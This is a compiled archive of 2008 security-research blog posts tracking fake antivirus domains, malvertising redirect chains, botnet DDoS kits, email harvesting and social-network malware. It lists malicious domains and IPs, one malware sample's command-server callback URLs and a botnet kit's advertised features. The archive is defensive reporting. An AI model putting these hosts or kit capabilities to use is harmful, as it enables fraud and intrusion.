scanner.antivir64 .com

antivirus2008t-pro .com

antivirus-2008y-pro .com

systemscanner2009 .com - (89.18.189.44;
208.88.53.114)

xpdownloadserver .com

global-advers .com

xpantivirus .com

updatesantivirus .com

windows-scannernv .com

1279



ratemyblog1 .com - (208.88.53.114)

windows-scanner2009 .com

systemscanner2009 .com

antivirus-database .com

antivirus2009professional .com

antivirus-2009pro .com

antivirus2009-scanner .com

global-advers .com

drivemedirect .com

windows-scannernv .com

1280



webscweb-scannerfree .com - (58.65.238.106;
208.88.53.180)

freebmwx3 .com

mytube4 .com

beginner2009 .com

webscweb-scannerfree .com

antivirus2009-software .com

antivirus-database .com

purchase-anti .com

onlinescannerxp .com

virus-onlinescanner .com

spywareonlinescanner .com

xponlinescanner .com

virus-securityscanner .com

virus-securityscanner .com

webscannerfreeever .com

blazervips .com

global-advers .com

xpantivirus .com

drivemedirect .com

1281



windows-scannernv .com

mytube4 .com - (58.65.238.106)

beginner2009 .com

webscweb-scannerfree .com

securityscannerfree .com

xpcleaner-online .com

streamhotvideo .com

xpcleanerpro .com

onlinescannerxp .com

online-xpcleaner .com

antispyguard-scanner .com

virus-onlinescanner .com

microsoft.browsersecuritycenter .com

fastupdateserver .com

blazervips .com

xpantivirus .com

drivemedirect .com

fastwebway .com

xpantivirussecurity .com

1282

wordpress.firm .in

megacodec .biz

mcprivate .biz

internet-defense2009 .com - (84.16.252.73)

myfreespace3 .com

greatvideo3 .com

internet-defense2009 .com

windows-defense .com

3gigabytes .com

teledisons .com

updatesantivirus .com

update-direct .com

xp-protectsoft .com

top-pc-scanner .com - (91.203.92.50; 92.62.101.43)

nortonsoft .com - (91.186.11.5)

powerantivirus-2009 .com - (91.208.0.233)

powerantivirus2009 .com - (91.208.0.233)

pwrantivirus .com - (91.208.0.231)

xp-guard .com - (92.62.101.35)

xpertantivirus .com - (91.208.0.230)

internetscanner2009 .com - (89.149.229.168)

Where's the business model here? Where it's always been, upon installation of the rogue security software,

the malware campaigner earns up to 40 % revenue from the rogue security software's vendor.

Related posts:

[1]Localized Fake Security Software

[2]Diverse Portfolio of Fake Security Software

[3]Got Your XPShield Up and Running?

[4]Fake PestPatrol Security Software

[5]RBN's Fake Security Software

[6]Lazy Summer Days at UkrTeleGroup Ltd

1. <http://ddanchev.blogspot.com/2008/04/localized-fake-security-software.html>

2. <http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html>

3. <http://ddanchev.blogspot.com/2008/05/got-your-xpshield-up-and-running.html>

4. <http://ddanchev.blogspot.com/2008/05/fake-pestpatrol-security-software.html>

5. <http://ddanchev.blogspot.com/2007/10/rbns-fake-security-software.html>

6. <http://ddanchev.blogspot.com/2008/07/lazy-summer-days-at-ukrtelegroup-ltds.html>



DIY Botnet Kit Promising Eternal Updates (2008-08-20 10:28)

Among the main differences between a professional botnet command and control kit, and one that's been origi-

nally released for free, is the quality and the clearly visible experience of the kit's programmer in the professional one.

A Chinese hacking group is offering the moon, and asking for nothing. And in times when a cybercriminal can

even monetize his conversation with a potential customer by telling him he's actually consulting them and barely

talking, is this for real and how come? This "Robin Hood approach" on behalf of the group could have worked an year ago, when greedy cybercriminals were still charging hundreds of thousands of dollars for their sophisticated

banker malwares. Today, [1]most of them leaked in such a surprising, and definitely not anticipated on behalf of

the malware coders way, that not only they stopped offering support and abandoned their releases, but what used

to be available only to those willing to open their virtual pocket and transfer some virtual currency, is available to everyone making such free botnet kits irrelevant - mostly due to their simplicity speaking for zero quality assurance we can see in professional kits.

Once the dust settles on this populist underground release, its potential users would once again return to their localized copies of web based botnet command and control kits.

1. <http://blogs.zdnet.com/security/?p=1598>

1285



A Diverse Portfolio of Fake Security Software - Part Three (2008-08-20 10:55)

One would assume that once you've managed to trick leading advertising providers into accepting your malicious

flash ads inside their networks, you would do anything but hijack the end user's clipboard and rely on their curiosity in order to direct them to your fake security software site. [1]Is the curiosity approach working anyway? Naturally,

thanks to the effect of "regressive Darwinism".

Compared to [2]February, 2008's malicious advertising (Malvertising) attack, the [3]current one is less compre-

hensive and not so well thought of - [4]thankfully.

What these campaigns have in common is the [5]fake security software served at the bottom line, next to the

malware campaigners persistence in introducing new domains, like the very latest ones :

adware-download .com

1286

windows-scanner2009 .com

antivirus2008free .com

antivirusfree2008 .net

antispyware2008scanner .com

softwareantivirus2008 .com

free-2008-antivirus .com

free-2008-antivirus .net

free-antivirus-2008 .com

free-antivirus-2008 .net

free2008antivirus .com

free2008antivirus .net

getas2008xp .com

software-2008-antivirus .com

software-2008-antivirus .net

software-antivirus-2008 .com

software2008antivirus .com

software2008antivirus .net

softwareantivirus .net

2008-software-antivirus .net

2008-xp-antivirus .com

2008antivirusfree .com

2008antivirusfree .net

2008antivirussoftware .com

2008antivirussoftware .net

2008antivirusxp .net

2008freeantivirus .com

2008freeantivirus .net

2008softwareantivirus .com

2008softwareantivirus .net

2008xpantivirus .net

2008-antivirus-free .com

2008antivirusxp .com

2008-free-antivirus .com

2008-free-antivirus .com

2008-free-antivirus .net

2008-antivirus-free .net

2008-antivirus-software .net

2008-antivirus .net

antivirus-2008-free .com

antivirus-2008-free .net

antivirus-2008-software .com

antivirus-2008-software .net

antivirus-free-2008 .com

antivirus-software-2008 .com

No matter how fancy malvertising is in respect to demonstrating the creativity of malicious parties wanting to

appear at legitimate sites by abusing their advertising providers, there are far more efficient tactics to do so.

1. <http://siteanalytics.compete.com/xp-vista-update.net?metric=uv>

2. <http://ddanchev.blogspot.com/2008/02/malicious-advertising-malvertising.html>

1287

3. <http://sunbeltblog.blogspot.com/2007/11/rogue-ads-on-ad-networks.html>

4. <http://ddanchev.blogspot.com/2008/05/malware-attack-exploiting-flash-zero.html>

5. <http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html>

1288



Fake Celebrity Video Sites Serving Malware - Part Two (2008-08-21 08:52)

Malicious parties remain busy crunching out domain portfolios of legitimately looking celebrity video sites. The very same templates used on the majority of [1]fake celebrity video sites which I exposed in a previous post, remain in

circulation with anecdotal situations where they aren't even bothering to match the site's logo with the domain

name - it would ruin the malicious economies of scale approach. And since centralization to some, an laziness to

others, remains in tact, the fake security software and fake codecs served remain once parked at the same IP as the

fake celebrity sites which I'll expose in this post.

starfeed1 .com - (85.255.117.218)

codecservice1 .com

siteresults1 .com

codecservice6 .com

celebs69 .com

topdirectdownload .com

sexlookupworld .com

favoredtube .com

yourfavoritetube .com

1289



wwwyoutube .com

celebsnofake .com

celebsvidsonline .com

celebstape .com

freevidshardcore .com

topsoftupdate .com

porndebug .com

newfunnyvideo .com

bestfunnyvids .com

pornmoviestube .net

worldstars2008 .com - (79.135.167.54)

antivirus2008-pro .name

antivirus-2008pro .name

antivirus2008pro .name

antivirus2008pro-download .org

antivirus-2008-pro .org

antivirus2008-pro .org

antivirus-2008pro .org

1290



antivirus2008pro .org

thesoft-portal-08 .com

stars-08 .com

thestars-08 .com

thebigstars-08 .com

funny-08 .com

realonlinevideo-2008 .com

2008-adult-2008 .com

adult18tube2008 .com

adultstreamportal2008 .com

2008-adult-s2008 .com

new-content-s2008 .com

newcontent-s2008 .com

worldstars2008 .com

thestars2008 .com

thebigstars2008 .com

1291

newcontents2008 .com

18x-adult2008 .com

2008adult2008 .com

adult-x2008 .com

hotadulthood08 .com

adultxx-18 .com

newcontent-s2008a .com

antivirus2008pro-download .com

onlinestreamvide .com

onlinestreamvide .com

ns2.onlinestreamvide .com

xxxstreamonline .com4

supersoft21freeware .com

kvm-secure .com

kvmsecure .com

themusic-08portal .com

adultstreamportal .com

streamxxxvideo .com

antivirus-2008-pro .com

antivirus2008-pro .com

antivirus-2008pro .com

thefunny-08 .com

thestars-08 .com

thestars08 .com

celebsnofake .com

adult-s-portal .com

adultsoftcodec .com

adultstreamportal .com

adultxx-18 .com

1292



And while none of these seem to be taking advantage of client-side exploits, a Russian celebrity site that seems to be syndicating the malicious redirectors from a legitimate advertising network, is an exception worth pointing out due to

the Adobe Flash player exploit it's attempting to take advantage of.

Bestcelebs .ru javascript redirectors through several different doorways :

crklab

.us/index.php

=>

firstblu

.cn/3.php?19383577

=>

xanjan

.cn/in.cgi?mytraf

=>

atomakayan

.biz/afterftpcheck/2603/index.php =>

**toksikoza .net/fi/index.php?mytraf => toksikoza
.net/fi/1.swf**

1293

What you see is so not what you get.

1. <http://ddanchev.blogspot.com/2008/06/fake-celebrity-video-sites-serving.html>

1294



Web Based Botnet Command and Control Kit 2.0 (2008-08-22 18:22)

The average web based command and control kit for a botnet consisting of single user, single campaign functions

only, has just lost its charm, with a recent discovery of a proprietary botnet kit whose features clearly indicate that the kit's coder know exactly which niches to fill - presumably based on his personal experience or market research

into competing products.

*What are some its key differentiation factors? **Multitasking** at its best, for instance, the kits provides the botnet master with the opportunity to manage numerous different task such as several malware campaigns and DDoS*

attacks simultaneously, where each of these gets a separate metrics page.

1295



***Automation** of malicious tasks, by setting up tasks, and issuing notices on the status of the task, when it was run and when it was ended. Just consider the possibilities for a scheduling malware and DDoS attacks for different quarters.*

***Segmentation** in every aspect of the tasks, for instance, a DDoS attacks against a particular site can be scheduled to launched on a specific date from infected hosts based in chosen countries only.*

1296



***Customized DDoS** in the sense of empowering the botnet master with point'n'click ability to dedicate a precise*

number of the bots to participate, which countries they should be based in, and for how long the attack should

*remain active. **Quality and assurance in DDoS attacks** based on the measurement of the bot's bandwidth against a*

particular country, in this case the object of the attack, so theoretically bots from neighboring countries would DDoS

the country in question far more efficiently.

Historical malware campaign performance, is perhaps the most quality assurance feature in the entire kit, presumably created in order to allow the person behind it to measure which were the most effective malware and DDoS

campaigns that he executed in the past. From an OSINT perspective, sacrificing his operational security by maintaining

detailed logs from previous attacks is a gold mine directly establishing his relationships with previous malware

campaigns.

1297



Bot Description:

- 1. Completely invisible Bot work in the system.*
- 2. Not loads system.*
- 3. Invisible in the process.*
- 4. Workaround all firewall.*
- 5. Bot implemented as a driver.*

Functions Bot (constantly updated):

1. *Downloading a file (many options).*
2. *HTTP DDoS (many options, including http authentication).*

1298



The web interface

- *Convenient manager tasks.*
- *Every task can be stopped, put on pause, etc. ...*
- *Interest and visual scale of the task.*
- *A task manager for DDoS and Loader*

- For DDoS tasks

1299



Bots involved in DDoS 'f.

Condition of the victim (works, fell).

2. Bots manager

- *Displays a list of bots (postranichno).*
- *Obratseniya date of the first and last.*
- *ID Bot.*
- *Country Bot.*

- *Type Bot.*
- *The status Bot (online / offline).*
- *Bot bandwidth to different parts of the world (europe, asia).*
- *The possibility of removing bots*
- *When you click on ID Bot loadable still a wealth of information about it*

1300



3. Statistics botneta

- *Statistics both common and build Bot.*
- *Information on the growth and decline botneta dates (and build).*
- *Bots online*
- *All bots*

1301



- *Dead bots.*

4. Statistics botneta country

- *All countries to work on*
- *New work by country*

- *Online work from country to country*
- *Dead bots by country*

5. Detailed history botneta

6. Convenient user-friendly interface adding teams

7. Admin minimal server loads

- *Use php5/mysql*

1302



Upcoming features :

1. *Form grabber (price increase substantially), for old customers will be charged as an upgrade*
2. *Public key cryptography*
3. *Clustering campaigns and DDoS attacks*

Despite it's proprietary nature, it's quality and innovative features will sooner or later leak out for everyone to

take advantage of, a rather common lifecycle for the majority of proprietary malware kits in general.

Related posts:

[1]BlackEnergy DDoS Bot Web Based

[2]A New DDoS Malware Kit in the Wild

[3]The Cyber Bot - Web Based Malware

[4]The Black Sun Bot - Web Based Malware

[5]Custom DDoS Capabilities Within a Malware

[6]Botnet on Demand Service

[7]Loads.cc - DDoS for Hire Service

[8]Using Market Forces to Disrupt Botnets

[9]Botnet Communication Platforms

[10]A Botnet Master's To-Do List

[11]DDoS on Demand VS DDoS Extortion

[12]How Does a Botnet with 100k Infected PCs Look Like?

1. <http://ddanchev.blogspot.com/2008/02/blackenergy-ddos-bot-web-based-c.html>

2. <http://ddanchev.blogspot.com/2007/09/new-ddos-malware-kit-in-wild.html>

3. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_20.html

4. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_7672.html

5. <http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html>

6. <http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html>

7. <http://ddanchev.blogspot.com/2008/03/loadscs-ddos-for-hire-service.html>

8. <http://ddanchev.blogspot.com/2008/06/using-market-forces-to-disrupt-botnets.html>
9. <http://ddanchev.blogspot.com/2007/03/botnet-communication-platforms.html>
10. <http://ddanchev.blogspot.com/2008/04/botnet-masters-to-do-list.html>
11. <http://ddanchev.blogspot.com/2007/05/ddos-on-demand-vs-ddos-extortion.html>
12. <http://ddanchev.blogspot.com/2008/05/how-does-botnet-with-100k-infected-pcs.html>

1303



A Diverse Portfolio of Fake Security Software - Part Four (2008-08-25 12:03)

Thanks to the affiliate based business model that's driving the increase of fake security software and rogue codecs

serving domains, the very same templates, but with different domain names, continue appearing in blackhat SEO,

spam, and malicious doorways redirection campaigns.

Moreover, with the "time-to-market" of a fake security software decreasing due to the efficiency approach introduced in the form of tips for abuse-free hosting services provided by the "known suspects", and the freely available templates, we're slowly starting to see the upcoming peak of this approach.

In a true proactive spirit, the domains parked at 216.195.56.88 are all upcoming fake security software, to be

introduced anytime soon.

1304

fast-pc-scanner-online .com - (92.62.101.41;
91.203.92.48; 91.203.92.106; 58.65.238.171)

top-pc-scanner .com

buy-secure-protection .com

security-scan-pc .com

pc-scanner-online .com

viruses-scanonline .com

virus-scanonline .com

antivirus-scanonline .com

topvirusscan .com

virusbestscan .com

best-security-protection .com

infectionscanner .com

virusbestscanner .com

full-protection-now .com

Pwrantivirus .com - 91.208.0.246

vav-x-scanner .com

vav-scanner .com

scanner.vavscan .com

malware-scan .com

Scanner-Pwrantivirus .com

Xpertantivirus .com

Scanner-xpertantivirus .com

spyware-quickscan-2008 .com - (216.195.56.88)

virus-quickscan-2008 .com

spyware-quickscan-2009 .com

virus-quickscan-2009 .com

winmalwarecontrol .com

antispyware-quick-scan .com

virus-quick-scan .com

antivirus-quick-scan .com

winprivacytool .com

topantispyware2008 .com - (216.195.56.86)

cleanermaster .com - (216.195.56.85)

antivirus777 .com - (67.228.120.3)

pcsecuritynotice .com - (67.228.120.3)

Whereas the average Internet users are falling victims into this type of fraud, what I'm more concerned about

is the large traffic the malicious domains receive in general due to all the different traffic acquisition tactics the people behind them apply. This anticipated traffic can then be greatly used as valuable metrics for the many other

malicious ways in which it can be monetized.

Ironically, the participant in the affiliate program whose original objective was to drive traffic to the fake secu-

rity software's site, may in fact start receiving so much traffic due to the combination of traffic acquisition tactics, that [1]introducing client-side exploits courtesy of a third-party affiliate network, may in fact prove more profitable than the revenue sharing partnership with the rogue security software's vendor at the first place.

1305

Related posts:

[2]A Diverse Portfolio of Fake Security Software - Part Three

[3]A Diverse Portfolio of Fake Security Software - Part Two

[4]Localized Fake Security Software

[5]Diverse Portfolio of Fake Security Software

[6]Got Your XPShield Up and Running?

[7]Fake PestPatrol Security Software

[8]RBN's Fake Security Software

[9]Lazy Summer Days at UkrTeleGroup Ltd

[10]Geolocating Malicious ISPs

[11]The Malicious ISPs You Rarely See in Any Report

1. <http://ddanchev.blogspot.com/2008/02/serving-malware-through-advertising.html>

2. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

3. <http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html>

4. <http://ddanchev.blogspot.com/2008/04/localized-fake-security-software.html>

5. <http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html>

6. <http://ddanchev.blogspot.com/2008/05/got-your-xpshield-up-and-running.html>

7. <http://ddanchev.blogspot.com/2008/05/fake-pestpatrol-security-software.html>

8. <http://ddanchev.blogspot.com/2007/10/rbns-fake-security-software.html>

9. <http://ddanchev.blogspot.com/2008/07/lazy-summer-days-at-ukrtelegroup-ltds.html>

10. <http://ddanchev.blogspot.com/2008/02/geolocating-malicious-isps.html>

11. <http://ddanchev.blogspot.com/2008/06/malicious-isps-you-rarely-see-in-any.html>



Automatic Email Harvesting 2.0 (2008-08-26 12:35)

Just [1]when you think that [2]email harvesting matured into user names harvesting in a true Web 2.0 style with the

recently uncovered harvested [3]IM screen names, and [4]Youtube user lists for spammers, phishers and malware

authors to take advantage of, someone has filled in the gap that's been around as long as email harvesting has

been a daily routine for spammers - dealing with text obfuscations which still remain highly popular online, once it

became evident that spammers are in fact crawling for default mailto lines. This email harvesting module can be

run a separate script, or get integrated as a module within any botnet, is capable of harvesting the following text

obfuscations often used in order to prevent spamming crawlers :

mail@mail.com

mail[at]mail.com

mail[at]mail[dot]com

mail [space]mail [space]com

mail(@)mail.com

mail(a)mail.com

mail AT mail DOT com

The overall availability and easy of obtaining a huge percentage of valid email addresses within an organiza-

tion, is not just resulting in the increasing [5]segmentation and localization of spam, phishing and malware campaigns, it's increasing the profit margins for the spamming providers which is now not just [6]offering verified to be 100 %

valid email addresses, but also, can providing the foundations for spear phishing and targeted attacks.

[7]Quality assurance in spamming is still in its introduction phrase, with customers starting to put the empha-

sis on the number of emails that actually made it through the spam filters, than the number of emails sent as [8]a

benchmark for increasing the probability of bypassing anti spam filters. Taking into consideration the big picture,

sniffing for email addresses streaming out of malware infected hosts, and stealing huge email databases by exploiting 1307

vulnerable online communities, seems to be the tactics of choice for the majority of individuals whose responsibility is to continuously provide fresh and valid email addresses.

1. <http://ddanchev.blogspot.com/2006/09/email-spam-harvesting-statistics.html>

2. <http://ddanchev.blogspot.com/2007/01/inside-email-harvesters-configuration.html>

3. <http://ddanchev.blogspot.com/2007/10/thousands-of-im-screen-names-in-wild.html>
4. <http://ddanchev.blogspot.com/2008/05/harvesting-youtube-username-for.html>
5. <http://ddanchev.blogspot.com/2008/05/segmenting-and-localizing-spam.html>
6. <http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample.html>
7. <http://ddanchev.blogspot.com/2008/07/dissecting-managed-spamming-service.html>
8. <http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html>

1308



Fake Porn Sites Serving Malware - Part Three (2008-08-26 15:21)

Continuing the [1]Fake Porn Sites Serving Malware and [2]Fake Porn Sites Serving Malware - Part Two series, in part three we'll take a peek at the emerging trend of parking a single domain at up to three different hosting locations, re-establishing connections between malicious ISPs for yet another time in between exposing the domains and the download locations sharing the same IPs.

downlfreesexgirlbeach .com first redirects to ***infodist1 .com/in.cgi?2*** then to ***watchnenjoy.com/index.php?***

id=1314

&style=black, and finally to the front end to the codec's download location ***handmadeclips .com***, where the codec is downloaded from ***fwlprocedure .com***. Behind these domains, we can easily expose many other fake porn sites

and pharmaceutical scams, next to a small portfolio of domains specifically used for hosting the binaries. Due to the obvious rotation I've encountered several times so far, a fake porn site today, is tomorrow's blackhat SEO content

farm :

1309



downlfreesexgirlbeach .com - (88.214.198.25)

vids365 .com

downlfreesexgirlbeach .com

top.only-bi .com

wikiei .com

paysuperporn .com

aboutsexporn .com

freactor .com

cheapofficialpills .com

finance-leaders.comnudenakedboys .com

photosgayboys .com

uniqueincest.com

shyincest .com

banrnd.central-xxx .com

tvisklick .info

thebg .net

termion .net

xoxvids .net

bestpricepills .net

bcodecnw .net

infodist1 .com - (88.214.204.40)

farmasearch2008 .com

flaxxvid .com

xanax777pills .com

1310



18virgingirls .com

girlnudegallaryvideox .com

allxxxpornogerlsx .com

jproshin .info

familytaboo .info

fullsitehost .info

20searchonlinesite .net

add-your-video .net

blogs4y .net

adult-shemale .com - (88.214.198.25)

adult-tranny .com

1311

all-shemale .com

bcodecnw .net

best-tranny .com

bestguyportal .com

bestmoviez .com

central-xxx .com

downlfreesexgirlbeach .com

gallery-boy .com

hiosexywomensxxxgirlsx .com

lady-dick .com

bcodecnw .net

mytoppharmacy .com

nakednudeboys .com

nakednudemen .com

nudenakedboys .com

only-bi .com

only-shemale .com

page-reviews .com

paulaslosingit .com

photosgayboys .com

stud-boys .com

the0download .com

wikiei .com

moviez .com

hiosexywomensxxxgirlsx .com

sexygirlsuniformh0t .com

the0download .com

flwprocedure .com - (77.91.231.201)

movupdate .com

flwupdate .com

formatmpeg .com

movieexternal .com

flwtool .com

aviexecution .com

releasedvideo .com

wmvcompressor .com

movieopens .com

mpegapparatus .com

flwassistant .com

flwinstrument .com

piterserv .com

wovview .com

Some info on a sample codec :

Scanners Result: 11/36 (30.56 %)

Trojan-Downloader.Win32.Zlob.cos

Trojan.Popuper.7315

File size: 10240 bytes

MD5...: 467e4e78974dc8b2ee5d7da024daf31a

1312

SHA1...: 311e0c710bb15761ef3dace54b55489830cf5803

*Phones back to **69.50.164.50**/this/is/stereo/music.php?pa
ram=0;1314;1550; **69.50.164.50**/this/is/stereo/jazz.php?
par
am=49325611;2:191:5|7:271:0|6:130:0|9:0:5|34:65536:0*

and

to

85.255.119.244/this/is/stereo/music.php?-

param=0;4135;1548.

When **Emil Kaperski's** owned [3]InterCage, Inc.
(69.50.164.50) meets [4]UkrTeleGroup Ltd.
(85.255.119.244)

previously known as **Andrei Kislizin's** owned InHoster, you
know you're on the right track.

1. <http://ddanchev.blogspot.com/2008/06/fake-porn-sites-serving-malware.html>

2. <http://ddanchev.blogspot.com/2008/07/fake-porn-sites-serving-malware-part.html>

3. <http://ddanchev.blogspot.com/2008/06/malicious-isps-you-rarely-see-in-any.html>

4. <http://ddanchev.blogspot.com/2008/07/lazy-summer-days-at-ukrtelegroup-ltds.html>

1313



Facebook Malware Campaigns Rotating Tactics (2008-08-27 14:18)

Trust is vital, and coming up with ways to multiply the trust factor is crucial for a successful [1]malware campaign

spreading across social networks. Excluding the publicly available malware modules for spreading across [2]popular

social networking sites, using the presumably, [3]already phished accounts for the foundation of the trust factor, the recent malware campaigns spreading across Facebook and Myspace are all about plain simple social engineering and a combination of tactics.

However, in between combining typosquatting and on purposely introducing longer subdomains impersonating a

web application's directory structure, there are certain exceptions. Like this flash file hosted at ImageShack and

spammed across Facebook profiles, which at a particular moment in the past few days used to redirect to client-side

exploits served on behalf of a shady affiliate network that's apparently geolocating the campaigns based on where

the visitors are coming from.

1314



img228.imageshack .us/img228/3238/gameonit4.swf redirects to ***ermacysoffer .info*** - (216.52.184.243) and to ***tracking.profitsource .net*** (67.208.131.124) that's also responding to ***p223in.linktrust .com*** (67.208.131.124). Just for the record, we also have ***halifax-cnline.co.uk*** parked at 216.52.184.243, 69.64.145.229 and

69.64.145.229, known badware IPs related to previous fraudulent activity.

Moreover, cross-checking this campaign with [4]another Facebook malware campaign enticing users to visit **whitney-**

ganykus.blogspot .com where a javascript obfuscation redirects to **absvdfd87 .com** and from there to the already known **tracking.profitsource .net/redir.aspx?CID=9725 &AFID=28836 &DID=44292**, and given that absvdfd87.com is parked at the now known 69.64.145.229, we have a decent smoking gun connecting the two campaigns.

Facebook is often advising that users stay away from weird URLs, does this mean ignoring [5]ImageShack and

Blogspot altogether? The next malware campaign could be taking advantage of [6]DoubleClick and [7]AdSense

redirectors - for starters.

1. http://vil.nai.com/vil/content/v_148955.htm
2. <http://ddanchev.blogspot.com/2008/01/myspace-phishers-now-targeting-facebook.html>
3. <http://ddanchev.blogspot.com/2008/06/phishing-campaign-spreading-across.html>
4. <http://www.bangky.net/blog/?p=257>
5. <http://ddanchev.blogspot.com/2008/06/imageshack-typoquatted-to-serve.html>

6. <http://blog.trendmicro.com/malware-abuses-doubleclicks-open-redirects>

7. http://www.virusbtn.com/news/2008/06_03a.xml?rss

1315



Fake Security Software Domains Serving Exploits (2008-08-28 12:41)

Psychological imagination, "think cybercriminals" mentality or scenario building intelligence, seem to always produce the results they are supposed to. On Monday, [1]I pointed out that :

" Ironically, the participant in the affiliate program whose original objective was to drive traffic to the fake security software's site, may in fact start receiving so much traffic due to the combination of traffic acquisition tactics, that [2]introducing client-side exploits courtesy of a third-party affiliate network, may in fact prove more profitable then the revenue sharing partnership with the rogue security software's vendor at the first place. "

1316



The next day, [3]client-side exploits start getting introduced "in between" the fake security software sites :

" I've blogged before about the problem of Google Adwords pushing Antivirus XP Antivirus 2008. The situation is still ongoing. However, it's taken a turn for the worse, as these XP Antivirus pages are pushing exploits to install malware

on the users system. This will also affect the many syndicators of Google Adwords. "

The domain in question **bestantivirus2009.com** - (68.180.151.21) is hosting the binary at **bestantivirus2009**

.com/setup_1096_MTYwM3wzNXww_.exe and has an IFRAME pointing to **huytegygle .com/index.php**

(200.46.83.246).

1317



Here's another example **antivirus0003.net** with an IFRAME pointing to a different location - **124.217.250.85**

/ave/etc/count.php?o=16.

Despite that these domains are part of the "International Virus Research Lab" fake domains portfolio, it remains to be seen whether others will start multitasking as well.

1. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

2. <http://ddanchev.blogspot.com/2008/02/serving-malware-through-advertising.html>

3. <http://sunbeltblog.blogspot.com/2008/08/xp-antivirus-2008-now-with-sploits.html>

1318



Exposing India's CAPTCHA Solving Economy (2008-08-29 21:38)

"Are you a Human?" - once asked the CAPTCHA, and the question got answered by, well, a human, thousands of them to be precise. Speculations around one of the main weaknesses of CAPTCHA based authentication in the face of human CAPTCHA solvers, seems to have evolved into a booming economy in India during the past 12 months, with thousands of people involved.

The following article - "[1]Inside India's CAPTCHA solving economy" aims to expose legitimate data entry workers, whose business models and techniques are in fact used by Russian cybercriminals not only for personal phishing, spamming and malware spreading purposes, but also, to resell the bogus accounts and earn a premium in the process :

" No CAPTCHA can survive a human that's receiving financial incentives for solving it, and with an army of low-waged India CAPTCHA breakers human CAPTCHA solvers officially in the business of "data processing" while earning a mere \$2 for solving a thousand CAPTCHA's, I'm already starting to see evidence of consolidation between India's major CAPTCHA solving companies. The consolidation logically leading to increased bargaining power, is resulting in an international franchising model recruiting data processing workers empowered with do-it-yourself CAPTCHA

syndication web based kits, API keys, and thousands of proxies to make their work easier, and the process more efficient. "

Cybercrime is just as outsourceable as CAPTCHA breaking is these days.

1319

UPDATE: [2]Slashdot, [3]BoingBoing, [4]Ars Technica, and [5]The Tech Herald picked up the story.

Related posts:

[6]The Unbreakable CAPTCHA

[7]Spam coming from free email providers increasing

[8]Gmail, Yahoo and Hotmail's CAPTCHA broken by spammers

[9]Microsoft's CAPTCHA successfully broken

[10]Vladuz's Ebay CAPTCHA Populator

[11]Spammers and Phishers Breaking CAPTCHAs

[12]DIY CAPTCHA Breaking Service

[13]Which CAPTCHA Do You Want to Decode Today?

1. <http://blogs.zdnet.com/security/?p=1835>

2. <http://it.slashdot.org/it/08/08/30/1219235.shtml>

3. <http://www.boingboing.net/2008/08/30/indias-underground-c.html>

4.

<http://arstechnica.com/news.ars/post/20080901-captchas-flummox-bots-but-may-be-doomed-by-captcha-farmers.html>

5.

<http://www.thetechherald.com/article.php/200835/1899/CAPTCHAs-are-dead-%E2%80%93-new-research-from-Dancho-Danchev-confirms-it>

6. <http://ddanchev.blogspot.com/2008/07/unbreakable-captcha.html>

7. <http://blogs.zdnet.com/security/?p=1514>

8. <http://blogs.zdnet.com/security/?p=1418>

9. <http://blogs.zdnet.com/security/?p=1232>

10. <http://ddanchev.blogspot.com/2007/03/vladuzs-ebay-captcha-populator.html>

11. <http://ddanchev.blogspot.com/2007/09/spammers-and-phishers-breaking-captchas.html>

12. <http://ddanchev.blogspot.com/2007/10/diy-captcha-breaking-service.html>

13. <http://ddanchev.blogspot.com/2007/11/which-captcha-do-you-want-to-decode.html>

1320

2.9

September

1321



A Diverse Portfolio of Fake Security Software - Part Five (2008-09-02 10:41)

The "campaign managers" behind these [1]fake security software propositions are not just starting to take park them at up to three different locations, [2]localize the sites to different languages and introduce [3]client-side exploits, just in case the end user gets suspicious and doesn't install it, but also, the natural evasive practices. For instance, once some of their domains get detected and blocked, they put them in a stand by mode and relaunch them online in a

week or so, or ensure that only those coming to the domains from where they are supposed to come - yet another

blackhat SEO or SQL injection attack - are the only ones getting to see the download screen.

Some of the new additions parked at the same IPs offered by the "known suspects" include :

main-scanner .com - (77.244.220.138; 78.159.97.247; 89.149.209.251; 212.95.37.154)

scanner-mainpro .com

scanner-online1 .com

alldiskscheck300 .com

myscanners101 .com

download-a1 .com

scanner-online1 .com

multilang1 .com

ratemyblog1 .com

multisearch1 .com

filescheck-list303 .com

woodst-sale .com

scanner-mainpro .com

main-scanner .com

directrevisions .com

1322



supersolution-freeantivirus .com - (213.155.2.69)

antivirus-bestsolution .net

antivirus4protection .net

antivirusproxp .com

freebest-antivirus .net

goodantivirus-free .net

noadwareantivirus .com

pwrantivirus2009 .com

solution-freeantivirus .com

supersolution-antivirus .com

supersolution-freeantivirus .com

antivirusdwl .com

securesoftdl .com

viva-codec .com

win-antivirus-protect .com

avxp-2008 .net

antivirusq .net

antivirus2008b .net

antivirus2008m .net

antivirus2008n .net

1323



antivirus2008v .net

antivirus777 .com

antivirusq .net

antivirusr .net

antivirust .net

antivirusw .net

antivirusu .net

expressantivirus2009 .com

spywarezscan .net

antispywareq .net

free-anti-spywaree .net

avcheckyourpc .net

software-for-me08 .com - (78.157.143.250)

software-for-me-08 .com

softwarefor-me2008 .com

softwarefor-me-2008 .com

software-forme08 .com

doctor2antivirus .com - (217.112.94.226; 87.248.163.56)

doctor5antivirus .com

doctor6antivirus .com

1324

doctor7antivirus .com

doctor8antivirus .com

doctorantivirus2008a .com

doctor-antivirus .com

bcodecnw .net

mysoftwarefreezone .com - (91.203.92.97)

hotvid44 .com

totsec2009 .com

getdefender2009 .com

totalsecure2009 .com

myveryprivatevid .com

mustseethatvid .com

onlythebestvid .com

ie-antivirus-order .com

ie-anti-virus .com

secure-order-box .com

secureexpertcleaner .com - (89.149.227.50)

bestxpclean2008 .com

virusremover2008 .com

registrydoctor2008 .com

securefileshredder .com

hypersecurefileshredder .com

bestsecureexpertcleaner .com

